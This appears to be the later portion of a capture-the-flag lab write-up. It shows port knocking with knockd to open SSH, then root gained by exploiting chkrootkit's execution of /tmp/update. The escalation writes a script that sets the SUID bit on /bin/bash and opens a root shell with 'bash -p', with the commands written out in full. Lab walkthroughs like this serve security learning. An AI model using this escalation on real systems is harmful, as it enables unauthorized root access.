ssh -i id_rsa amrois@127.0.0.1
started enumerating the system and found mail for amrois user

it says please knock the door next time!, and some numbers are listed in this, what’s meaning of that
further enumeration reveals that port 22 is knocked using knockd
Port Knocking
Port knocking is a security technique where a series of connection attempts to closed ports on a network service (like SSH) are used to gain access to that service

it the same sequence that we found in the mail, i came across this article which shows how we can knock the port → https://medium.com/@reotmani/port-knocking-dbe6d8aaeb9
we need to run this command : knock -v 10.10.10.43 571 290 911 in order to open ssh port

let’s now try to connect with ssh

let’s run the linpeas.sh, and i found that report-reset.sh, is running as cronjob.
let’s run the pspy64 and see what’s going on
running pspy i found root user is running script called vulnscan.sh, and many process running /usr/bin/chkrootkit

after googling the chkrootkit i found that it is the binary that scans system for rootkits
searchsploit "chkrootkit"
i found Local Privilege Escalation → https://www.exploit-db.com/exploits/33899
reading the exploit i found that we need to create /tmp/update file, and place our malicious code into that, when root user executes the chkrootkit it will execute /tmp/update file
so i’ll add the chmod +s /bin/bash command to /tmp/updat
echo -e '#!/bin/bash\nchmod +s /bin/bash' > /tmp/updatemake it executable, - chmod +x /tmp/update
wait for few seconds and we’ll get SUID bit set on /bin/bash when root user executes chkrootkit

use /bin/bash -p to get root shell, Bingo! Pwned!!